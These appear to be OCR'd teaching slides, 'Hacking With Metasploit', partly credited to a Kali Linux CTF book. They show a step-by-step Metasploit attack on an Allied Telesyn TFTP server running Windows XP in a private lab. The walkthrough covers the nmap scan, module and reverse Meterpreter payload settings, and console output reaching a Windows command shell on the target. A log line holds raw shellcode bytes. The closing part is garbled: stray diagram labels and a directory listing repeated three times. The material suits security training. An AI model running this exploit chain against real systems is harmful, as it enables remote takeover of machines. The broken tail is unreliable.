
- Nmap will let you know that a TFTP server is running
  - db_nmap -sU -A 192.168.160.136
- msf> search tftp



```
   Name                                        Disclosure Date  Rank     Description
   ----                                        ---------------  ----     -----------
   exploit/windows/games/mohaa_getinfo         2004-07-17       great    Medal of Honor Allied Assault getinfo Stack Buffer Overflow
   exploit/windows/tftp/attftp_long_filename   2006-11-27       average  Allied Telesyn TFTP Server 1.9 Long Filename Overflow

msf > use exploit/windows/tftp/attftp_long_filename
msf exploit(attftp_long_filename) > show options

Module options (exploit/windows/tftp/attftp_long_filename):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.142.128  yes       The listen address
   RHOST  192.168.142.135  yes       The target address
   RPORT  69               yes       The target port


Payload options (windows/meterpreter/reverse_nonx_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: , , seh, thread, process, none)
   LHOST     192.168.142.128  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   8   Windows XP SP3 English
```

Hacking With Metasploit


- Set parameters
  - set lhost 192.168.160.137 (Kali)
  - set rhost 192.168.160.136 (server)
  - set target 8
- run



```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: , , seh, thread,
process, none)
   LHOST     192.168.160.136  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   8   Windows XP SP3 English


msf exploit(attftp_long_filename) > set lhost 192.168.160.137
lhost => 192.168.160.137
msf exploit(attftp_long_filename) > set rhost 192.168.160.136
rhost => 192.168.160.136
msf exploit(attftp_long_filename) > run

[*] Started reverse handler on 192.168.160.137:4444
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (885806 bytes) to 192.168.160.136
[*] Meterpreter session 2 opened (192.168.160.137:4444 -> 192.168.160.136:1113) at
2018-02-08 15:35:36 -0500

meterpreter > 
```


Hacking With Metasploit

- Yields a very flexible shell on target




```
msf exploit(attftp_long_filename) > set target 8
target => 8
msf exploit(attftp_long_filename) > run

[*] Started reverse handler on 192.168.142.128:4444
msf exploit(attftp_long_filename) > run

[*] Started reverse handler on 192.168.142.128:4444
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (885806 bytes) to 192.168.142.135
[*] Meterpreter session 1 opened (192.168.142.128:4444 -> 192.168.142.135:1229) at 2016-02-04 00:23:10 -0500

meterpreter > shell
Process 3232 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>cd c:\
cd c:\

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B4B9-D013

 Directory of C:\

01/18/2016  01:45 PM    <DIR>          7a8f01bfb1e507aa1ff84f
01/17/2016  12:11 AM                 0 AUTOEXEC.BAT
01/27/2016  10:38 PM    <DIR>          ColdFusion8
01/17/2016  12:11 AM                 0 CONFIG.SYS
01/17/2016  12:11 AM    <DIR>          DELL
01/17/2016  12:15 AM    <DIR>          Documents and Settings
01/18/2016  08:31 PM    <DIR>          f2edf04587154b7bedd481
01/26/2016  06:56 PM    <DIR>          James_Head
02/03/2016  07:47 AM    <DIR>          Program Files
02/03/2016  02:10 AM    <DIR>          TFTP
02/03/2016  07:11 AM    <DIR>          TFTP-Root
02/03/2016  07:47 AM    <DIR>          WINDOWS
               2 File(s)              0 bytes
              10 Dir(s)  29,827,776,512 bytes free

C:\>
```


Kali Linux CTF Blueprints: Chapter 1



```
Wed, 03 Feb 16 07:47:18  TFTP Daemon started using Winsock Version 1.1

Wed, 03 Feb 16 07:47:42  192.168.142.128 requested to write file FC´'ÖlýlOl¼«lllÚØÙt$ô[+É±.1kllëülklâ^l@ÝR_·"øKl3lto<lºKH(là3ïl÷$l%Ø»pB,&l»|
```



Kali Linux CTF Blueprints: Chapter 1


Attacker
firewall
Switch
Webserver
File Server
Database Server
CTF
/
bin
boot
dev
etc
home
bshotts
ftp
karen
lost+found
me
enlightenment
gnome
gnome-desktop
/
bin
boot
dev
etc
home
bshotts
ftp
karen
lost+found
me
enlightenment
gnome
gnome-desktop
/
bin
boot
dev
etc
home
bshotts
ftp
karen
lost+found
me
enlightenment
gnome
gnome-desktop